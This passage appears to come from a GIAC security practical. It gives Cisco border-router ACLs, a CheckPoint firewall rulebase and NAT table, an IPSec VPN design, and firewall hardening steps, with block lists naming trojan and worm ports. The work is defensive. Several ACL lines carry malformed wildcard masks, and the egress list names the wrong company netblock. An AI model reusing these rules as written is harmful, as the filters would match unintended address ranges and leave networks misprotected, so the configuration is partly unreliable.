access-list 101 deny   tcp any any eq 79
access-list 101 deny   udp any any eq sunrpc
access-list 101 deny   tcp any any eq sunrpc
access-list 101 deny   tcp any any eq 119
access-list 101 deny   tcp any any eq 135
access-list 101 deny   udp any any eq 135
access-list 101 deny   udp any any range netbios-ns netbios-dgm
access-list 101 deny   tcp any any eq 139
access-list 101 deny   tcp any any range 161 162
access-list 101 deny   udp any any range 161 162
access-list 101 deny   tcp any any eq 389
access-list 101 deny   udp any any eq 389
access-list 101 deny   tcp any any eq 445
access-list 101 deny   udp any any eq 445
access-list 101 deny   tcp any any range exec lpd
access-list 101 deny   tcp any any range 1025 1039
access-list 101 deny   udp any any range 1025 1039
access-list 101 deny   tcp any any eq 1080
access-list 101 deny   udp any any range 1433 1434
access-list 101 deny   tcp any any range 1433 1434
access-list 101 deny   udp any any eq 2049
access-list 101 deny   tcp any any eq 2049
access-list 101 deny   tcp any any eq 4045
access-list 101 deny   udp any any eq 4045
access-list 101 deny   tcp any any range 6000 6255
access-list 101 deny   tcp any any range 32770 32789

# deny traffic to checkpoint identification port
access-list 101 deny   tcp any any range 256 258

# deny traffic from all IANA unallocated netblocks (spoofed traffic)
access-list 101 deny   ip 1.0.0.0 0.255.255.255 any
access-list 101 deny   ip 2.0.0.0 0.255.255.255 any
access-list 101 deny   ip 5.0.0.0 0.255.255.255 any
access-list 101 deny   ip 7.0.0.0 0.255.255.255 any
access-list 101 deny   ip 23.0.0.0 0.255.255.255 any
…..
access-list 101 deny   ip 197.0.0.0 0.255.255.255 any
access-list 101 deny   ip 201.0.0.0 0.255.255.255 any
access-list 101 deny   ip 221.0.0.0 0.255.255.255 any
access-list 101 deny   ip 222.0.0.0 0.255.255.255 any
access-list 101 deny   ip 223.0.0.0 0.255.255.255 any

# deny traffic from all RFC1918 netblocks (spoofed or expected traffic)
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any
access-list 101 deny   ip 172.16.0.0 15.255.255.255 any
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any

# deny traffic from multicast sources
access-list 101 deny   ip 224.0.0.0 31.255.255.255 any
```

```
# deny class E networks
access-list 101 deny   ip 240.0.0.0 15.255.255.255 any

# deny IANA reserved networks
access-list 101 deny   ip 0.0.0.0 0.255.255.255 any
access-list 101 deny   ip 169.254.0.0 0.0.255.255 any
access-list 101 deny   ip 192.0.2.0 0.0.0.255 any
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any

# deny inbound traffic from GIAC's address block
access-list 101 deny   ip 207.99.32.0 0.0.0.255 any log-input

# deny traffic from banned attackers
access-list 101 deny   ip 199.199.199.0 0.0.0.255 any log-input

# permit "expected" traffic to go thru to the next layer of security
access-list 101 permit ip any 207.99.32.0 0.0.0.255 log

# explicitly drop unexpected traffic
access-list 101 deny ip any any log-input
```

Egress filtering

The border router is used to filter out the outbound traffic that may cause to troubles on the Internet. It is also used as GIAC's last resource to catch unexpected behavior from the external firewall. The criteria for dropping outgoing traffic are similar to the ingress filtering with few little differences.

```
!
interface FacingExternalFW
ip access-group 102 in
!

## deny traffic based on SANS Top 20 list
access-list 102 deny   icmp any any echo log-input
access-list 102 deny   tcp any any range 0 telnet
access-list 102 deny   udp any any range 0 20
access-list 102 deny   tcp any any eq 37
access-list 102 deny   udp any any eq 37
access-list 102 deny   udp any any eq 69
access-list 102 deny   tcp any any eq 79
access-list 102 deny   udp any any eq sunrpc
access-list 102 deny   tcp any any eq sunrpc
access-list 102 deny   tcp any any eq 119
access-list 102 deny   tcp any any eq 135
access-list 102 deny   udp any any eq 135
access-list 102 deny   udp any any range netbios-ns netbios-dgm
access-list 102 deny   tcp any any eq 139
access-list 102 deny   tcp any any range 161 162
access-list 102 deny   udp any any range 161 162
access-list 102 deny   tcp any any eq 389
access-list 102 deny   udp any any eq 389
access-list 102 deny   tcp any any eq 445
```

```
access-list 102 deny   udp any any eq 445
access-list 102 deny   tcp any any range exec lpd
access-list 102 deny   tcp any any range 1025 1039
access-list 102 deny   udp any any range 1025 1039
access-list 102 deny   tcp any any eq 1080
access-list 102 deny   udp any any range 1433 1434
access-list 102 deny   tcp any any range 1433 1434
access-list 102 deny   udp any any eq 2049
access-list 102 deny   tcp any any eq 2049
access-list 102 deny   tcp any any eq 4045
access-list 102 deny   udp any any eq 4045
access-list 102 deny   tcp any any range 6000 6255
access-list 102 deny   tcp any any range 32770 32789

# deny traffic to checkpoint identification port
access-list 102 deny   tcp any any range 256 258

# deny traffic from all IANA unallocated netblocks (spoofed traffic)
access-list 102 deny   ip any 1.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 2.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 5.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 7.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 23.0.0.0 0.255.255.255 log-input
…
access-list 102 deny   ip any 201.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 221.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 222.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 223.0.0.0 0.255.255.255 log-input

# deny traffic from all RFC1918 netblocks (staying a good Internet neighbor)
access-list 102 deny   ip any 10.0.0.0 0.255.255.255 log-input
access-list 102 deny ip any 172.16.0.0 15.255.255.255 log-input
access-list 102 deny   ip any 192.168.0.0 0.0.255.255 log-input

# deny traffic to multicast destination
access-list 102 deny   ip any 224.0.0.0 31.255.255.255 log-input

# deny class E networks
access-list 102 deny   ip any 240.0.0.0 15.255.255.255 log-input

# deny IANA reserved networks
access-list 102 deny   ip any 0.0.0.0 0.255.255.255 log-input
access-list 102 deny   ip any 169.254.0.0 0.0.255.255 log-input
access-list 102 deny   ip any 192.0.2.0 0.0.0.255 log-input
access-list 102 deny   ip any 127.0.0.0 0.255.255.255 log-input

# deny traffic to GIAC's netblocks
access-list 102 deny   ip any 209.99.32.0 0.0.0.255 log-input

# permit legitimate traffic to leave GIAC's network
access-list 102 permit ip 207.99.32.0 0.0.0.255 any

# explicitly deny unexpected cases
access-list 102 deny   ip any any log
```

External firewall configuration

For the external firewall in GIAC security design, the CheckPoint Firewall-1 NG Intelligence Appliance R55 was chosen for its stateful inspection module, plus its value add services in the inspection engine. A stateful firewall remembers the active connection and can with this feature increase the level of security of the network. If an incoming packet does not match the state table, and is a "first" of a sequence packet, then the firewall match the packet against its rulebase (set of rules), as the ACL in the border router top down and first match first bet. The inspection of the packet by the CheckPoint product depends on the protocol and on the enabled feature, but this description is beyond the scope of this document. In GIAC network, the NAT is also made by the CheckPoint firewall (NAT is used to save on IP routable addresses and hide the network to the Internet).

Managing the firewall

This section of the rulebase is mandatorory in order to management the firewall, allowing the CheckPoint Firewall-1 Management server to push rules and configurations to the firewall and to allow the firewall to send traffic logs to the management server (that also acts as the firewall log server). The rule 4 allows the firewall to send its OS logs to the syslog server.

#	Source	Destination	service	Action	Track
1	FW-MGMT External-FW	FW-MGMT External-FW	FW1 CPD	Accept	Log
2	External-FW	FW-MGMT	FW1_log FW1_ica_pull	Accept	Log
3	FW-MGMT	External-FW	FW1_sam FW1_ica_push FW_CPRID	Accept	Log
4	External-FW	Syslog-Server	syslog	Accept	log
5	ANY	External-FW	ANY	Drop	Log

The services allowed between the firewall and its management server are checkpoint proprietary protocols but the TCP destination ports are listed below for the sake of clarity as well as the description of the services.

Service	TCP-Port	Description
FW1	256	Check Point VPN-1 & FireWall-1 Service
CPD	18191	Check Point Daemon Protocol
FW1_log	257	Check Point VPN-1 & FireWall-1 Logs
FW1_ica_pull	18210	Check Point Internal CA Pull Certificate Service
FW1_sam	18183	Check Point OPSEC Suspicious Activity Monitor API
FW1_ica_push	18211	Check Point Internal CA Push Certificate Service
FW1_CPRID	18208	Check Point Remote Installation Protocol

The unexpected traffic directly trying to connect to the firewall is explicitly drop in order to prevent any connections to the firewall itself (trying to keep the firewall as stealth as possible).

Traffic to the external service network

This section of the rulebase clearly define the allowed traffic toward the public version of the external service network. It is a representation of the communication flow described in assignment 1. As already shown in the configuration of the border router, some IP addresses are banned to access GIAC network, this explains why everyone expect those banned addresses are allowed to access GIAC Public resources.

#	Source	Destination	service	Action	Track
6	not BannedAttackers	DNS-Ext-Pub	domain-udp	accept	Log
7	not BannedAttackers	Web-http-Pub	http	accept	Log
8	not BannedAttackers	Web-https-Pub	https	accept	Log
9	not BannedAttackers	Mail-Pub	smtp	accept	Log
10	Partners-VPN	B2B-Box	sqlnet1	accept	log
11	Any	B2B-Box	ANY	drop	mail
12	Any	GIAC-PUB-IP	ANY	drop	log

Rule 6 allows the Internet (minus the banned attackers) to resolve names into IP address via the DNS-Ext-Pub (natted to its internal IP address); only traffic in direction of the port UDP 53 port is allowed toward the DNS in order to limit only to queries the access to this resource.

Rule 7 allows the Internet (minus the banned attackers) to access the GIAC's corporate web page via the Web-http-Pub address (Nat to its internal IP address); the only allowed traffic to this IP is the port TCP 80.

Rule 8 allows the Internet (minus the banned attackers) to access the GIAC's ecommerce web page via the Web-https-Pub address (Nat to its internal IP address); the only allowed traffic to this IP is the port TCP 443 (http over SSL – provide confidentiality and authentication via the signed certificate).

Rule 9 allows the Internet (minus the banned attackers) to send mail to GIAC's MX entry via the Mail-Pub address (Nat to its internal IP address); the only allowed traffic to this IP is the port TCP 25 (smtp).

Rule 10 allows the Partners-VPN subnet to access the GIAC's EDI box (also known as the B2B-Box) (Nat to its internal IP address – this limit the

external entities to figure out GIAC architecture); the only allowed traffic to this IP is the port TCP 1521 (SQL) as described in assignment 1.

Rule 11, as mentioned previously, rule 10 is a sub-set of rule 11, but is present to advise the network administrator that something went unexpected (some of you would say wrong).

Rule 12 drops all the unexpected traffic to the public IP space owned by GIAC's enterprise, this rule is present in order to increase the firewall more performance and to segregate the rulebase in parts (easiest to manage), the action is to log (only) because this rule is the mostly used.

Traffic to the external service network

This section of the rulebase clearly define the allowed traffic from the internal service network to the Internet. It is a representation of the communication flow described in assignment 1. Some restrictions are applied on the access to the Internet based on past experiences (music download gotomypc.com and so on).

#	Source	Destination	service	Action	Track
13	DNS-Int	Not_BannedSites	domain-udp	accept	log
14	DNS-Int	Not_BannedSites	domain-tcp	accept	mail
15	Mail	Not_BannedSites	smtp	accept	log
16	Proxies	Not_BannedSites	http https TCP_8080 ftp gopher	accept	log
17	BorderRTR VPN-Partner	Syslog-Server	syslog	accept	log
18	VPN-Partner	ACE-Server	TACAS+	accept	log

Rule 13 allows the Internal-DNS to resolve names on the Internet (minus the banned sites); only traffic in direction of the port UDP 53 port is allowed toward the DNS in order to spread the domain service in 2 separate rules (more explanation in rule 13).

Rule 14 allows the Internal-DNS to resolve names on the Internet (minus the banned sites) over the port TCP 53 which can be normal (e.g. the initial response was bigger than 512 bytes, then the Internal-DNS initiate a TCP domain request) but must be monitored (may also mean that the Internal DNS tries to initiate zone transfer with remote DNSs – which is not an expected behavior). The "special" case of this rule explains why the track option of this rule is set to mail, which will advise the network

administrator to log verify the health of the Internal DNS and look for evidences.

Rule 15 allows the Mail to go the Internet (outbound email – relayed from the MS-Exchange server)

Rule 16 Proxies to access any not banned resource on the Internet for http, https, TCP_8080, ftp and gopher; the track option is to log since this is a normal behavior.

Rule 17 allows the BorderRTR and VPN-Partners to send syslog to the centralized syslog server

Rule 18 allows the VPN-Partners to authenticate the remote partners via the ACE-Server

Traffic from the EUC networks to the Internet

This rule of the rulebase allows traffic from the end user client network to the Internet, which is allowed but not desired.

#	Source	Destination	service	Action	Track
19	EUC	Not_BannedSites	NotBannedServices	accept	mail

Rule 19 allows the EUC to access any not banned resource on the Internet for any not banned services; a partial list of banned services is shown below. The track option for this rule is mail, since this kind of traffic may be legitimate, but must be highlighted by the network administrator.

Service	Description
ALL_DCE_RPC	Special Service For Allowing All DCE-RPC Services
Trojan_Services	Common ports used by trojan applications.
pcANYWHERE	Symantec pcANYWHERE
http	http
https	https
Gopher	Gopher
ftp	ftp
icmp-proto	Internet Control Message Protocol
Yahoo_Messenger	Yahoo Messenger
All the same as in border router	SANS Top 20 vulnerabilities
TCP_5554	Sasser Worm (one of the version)
TCP_5000	Bobax Worm
TCP_955	Kibuv.B Worm
….	So many others

Tableau 2

Traffic from the Suppliers networks the Drop-Box

This rule of the rulebase allows traffic from the provider and translator of fortune cookies saying to the http drop box in the internal service network.

#	Source	Destination	service	Action	Track
20	Suppliers-VPN	Drop-Box	http	accept	log

Rule 20 allows traffic from the provider and translator of fortune cookies saying to the http drop box in the internal service network; the track action is set to log since this is normal traffic.

Cleanup rule

#	Source	Destination	service	Action	Track
21	Any	Any	Any	drop	log

Rule 21 explicitaly denies any traffic and log the match, this is only to ensure that the firewall perform a deny to all other unexpected traffic. It is important mention that tracking the matches on this rule are very important but since many packets can it this rule the action is left to log, but it is the network administrator responsibility to stay in touch with its traffic.

NAT Rules to sustain the Rulebase

#	Original			Translated		
	source	destination	service	source	destination	service
1	BannedAttackers	Any	Any	=original	isc.sans.org (static)	http
2	Any	DNS-Ext-Pub	domain-udp	=original	DNS-Ext	=original
3	Any	Web-http-Pub	http	Web-http	=original	=original
4	Any	Web-https-Pub	http	Web-https	=original	=original
5	Any	Mail-Pub	smtp	=original	Mail	=original
6	DNS-Int	Any	domain	DNS-Ext (hide)	=original	=original
7	Mail	Any	smtp	Mail (hide)	=original	=original
8	Any	BannedSites	Any	=original	InternalInternetUsagePolicy	=original
9	Proxies	Any	Proxied	EUC-Pub (hide)	=original	=original
10	EUC	Any	any	EUC-Pub (hide)	=original	=original

Tableau 3

The Nat rule are made this way to support the rulebase, please note that NAT rule 1 and NAT rule 8 are present for decoying purpose. Those NAT rules are not expected to work, because no rule in the rule base allows the traffic, but if vulnerability is found in the product – that could only help.

NOTE: missing CheckPoint configurations are shown in the tutorial section at the end this assignment.

VPN config

The purpose of the VPN in GIAC security architecture is to provide confidentiality and the authentication of the remote end (the partner or remote employee) before allowing the connectivity. The configuration of the Concentrator 3030 is fairly easy through its web interface (it is strongly recommended to perform the configuration on a secure network). Once in production, the concentrator boxes will be configured with the console port, via the console port server in order to minimize the listening ports on the device. Filtering the traffic coming out of the VPNs will be held by the external firewall for the partners and suppliers and by the internal firewall for the remote employees (as described in assignment 1). Since GIAC enterprise does not control and does not wish to manage the security of its partners and suppliers, the filtering of the traffic will be as narrow as possible to ensure the good usage of the resources[13]. For the remote staff, the remote employees are considered as high risk in terms of security since they have a raw access to the Internet and often they disable the personal firewall on their laptop because they believe it is useless (!!!). The VPN made over the IPSec, because it is a standard implementation and a valuable protocol (if the needs of security are well defined and understood).

IPSec overview

The protocol IPSec, also formally known as IP Security, it is composed of 4 parts which are:

Security Associations (SA)
Internet Key Exchange (IKE)
The Authentication Hearder (AH) protocol
The Encapsulating Security Payload (ESP) protocol

Security Associations (SA)

The security association defines the kind of security that should be applied to the packets and depending on variables such as who sent the packet, to who is sent the packet and the type of payload the packets carries. In IPSec, two modes are available, the transport mode (only the payload is encrypted) and the tunnel mode (entire packet is encrypted).

Internet Key Exchange (IKE)

IKE function in the deployment of an IPSec communication is negotiation; basically it does (after a first level of authentication either a pre-shared secret or a public key structure) negotiate the parameters defined in the SA. IKE negotiations include the authentication method, the protocol used, the encryption algorithm and the keys to use.

---

[13] Gladstone, Emily. "GIAC Enterprises", Global Information Assurance Certification. 30 April 2002. URL: http://www.giac.org/practical/Emily_Gladstone.zip (15 may 2004).

The Authentication Hearder (AH) protocol

AH was designed to provide data origin authentication, connectionless integrity and optional protection against replay attacks. A major issues for GIAC enterprise is that AH does not provide data confidentiality and does not work very well with many NAT devices (due to the fact that is based on the IP header of the packet).

The Encapsulating Security Payload (ESP) protocol

ESP provides confidentiality, data origin authentication (except IP Header), connectionless integrity, protection against replay attacks and limited traffic flow confidentiality. ESP can be used in both transport mode (authenticate everything in the IP packet above the IP header and provide confidentiality for the payload – TCP header and above) or in tunnel mode (authenticate everything from the original packet and provide confidentiality the whole original packet). For GIAC enterprise, the choice of ESP for the IPSec implementation was made based on these advantages.

GIAC's implementation of VPN with IPSEC

For the reasons previously detailed, GIAC's enterprise will use IPSEC with ESP in tunnel mode for all our VPN connections.

Business partners (resellers, distributors and material suppliers)

The remote partners (resellers and distributors) will build the VPN connection with a pre-shared pass-phrase (communication of the pre-share pass phrase with PGP – secure way of communicating the information), in tunnel mode and they will only have access to the Production-SQL-public on the port TCP 1521. The configuration on the concentrator, will be : ESP-IKE-AES128-SHA (partners). The choice of AES128 and SHA for the encryption and the hashing are based on the fact the shared information is very important for GIAC enterprise (remember the most valuable assets section).

Business partners (translators and suppliers of fortune cookie sayings) & remote employees

Translators and suppliers of fortune cookies saying as well as GIAC's remote employees will also connect to GIAC' network over VPN connections, for the same reasons as for the remote partners (the value of the carried information) and the risk associate with those users. Instead of building connections with pre-shared pass-phrase (sharing a "secret" pass-phrase with that amount of people), this group will have to first authenticate with a RSA token (TACACS for the concentrator point of view). The choice of ESP-CiscoVPNClient-AES128-SHA configuration is made in order to work fine with CiscoVPNClient and for the same security concern previously explained. Please note that split-tunnelling is not allowed in any circonstances for CiscoVPNClients.

3.1 Tutorial

Since one central node of the GIAC security architecture rely on the external firewall, the tutorial will be based on this device. CheckPoint Firewall-1 is a complex product; it is not the scope of this document to present all the product capabilities or the security weaknesses of the product. Since GIAC main firewall rulebase and NAT rule were already previously shown, this section will not present them.

How to implement - installation

OS Installation

1. Install (fresh install) Solaris9, without any network connectivity, with a core group install only
2. Apply the latest recommended security patches
   link

Hardening Solaris

Hardening Solaris9 is beyond the scope of this essay; but I will try to point out the major steps to achieve this step. It is recommended to follow the following recommendations:

1. Harding of the OS by phoneboy[14]
2. Run security tool kit – called jass
   http://wwws.sun.com/software/security/jass/

Installation

To perform the installation of the product, it is strongly recommended to follow checkpoint procedure. Installation should be done with the product suite Check Point Express (Intelligence Appliance R55) + the latest HotFix HFA_04. It is mandatory to install VPN1 Express enforcement module only!

Creating the significant objects

CheckPoint-Gateway

Create the external firewall as a CheckPoint gateway (with the SIC module with the management server). Configure the Anti-Spoofing of the node based on the "Get Topology" feature, enable it on every interface and set the action to log.

Web-http-Pub

Create a Host-Node with the proper IP address (public) and enable the product feature web server. The web-server tab should look like the

[14] Welch-Abernathy, Dameon D.. Essential Check Point Firewall-1 NG. Reading Addison Wesley, 2004. 545 - 552

one below; this feature is used to protect the web server against most of the know http attacks (don't forget, in GIAC network the web server are already protected by reverse proxy).



Figure 3

Protect your network against the « TCP » reset connections DoS (http://www.uniras.gov.uk/vuls/2004/236929/index.htm)

1- Edit /etc/system file, and add lines in following syntax:
set fw:fwseqvalid_exact_syn_on_rst=0x02
2- Reboot the sever

References
http://www.checkpoint.com/techsupport/alerts/tcp_dos.html
https://support.checkpoint.com/kb/public/idsearch.jsp?id=sk25826

How to implement - CheckPoint features

As mentioned many times, Check Point product is huge, please note that those guideline are based on the experience with the product and are not always based on Check Point view of security. The overall intent is to disable every

automatic features that are hidden from the administrator, except some feature in the SmartDefense section.

Global Properties - FireWall-1

Perform the following actions:

uncheck – “Accept VPN1 & Firewall-1 control connections”
uncheck – “Accept outgoing packets originating from Gateway”
uncheck – “Accept dynamic address Modules’DHCP traffic”
check – LOG implied Rules



Figure 4

Note: by default CheckPoint allows many undesired traffic, it the network administrator job to challenge the default configuration.

Global Properties - NAT

Disable all options



Figure 5

Global Properties - Authentication

Disable Authentication of users by certificates

Change the Authentication failure tracking to LOG



Figure 6

Global Properties – VPN1 Net

Block all connections

Do not NAT hide any connections

Change the Accepted and dropped tracking to LOG

NOTE: be paranoid with those logs, the firewall is not used to build VPN!!!



Figure 7

Global Properties – Remote Access

Disable everything, it is not used!

Global Properties – SmartDirectory

Disable everything, it is not used!

Global Properties – SmartMap

Disable everything, it is not used!

Global Properties – User Authority

Disable Display Web Access view

Trust Only the following Windows Domains: *…empty…*



Figure 8

Global Properties – User Authority

Disable every option, OSE devices are not used in GIAC network

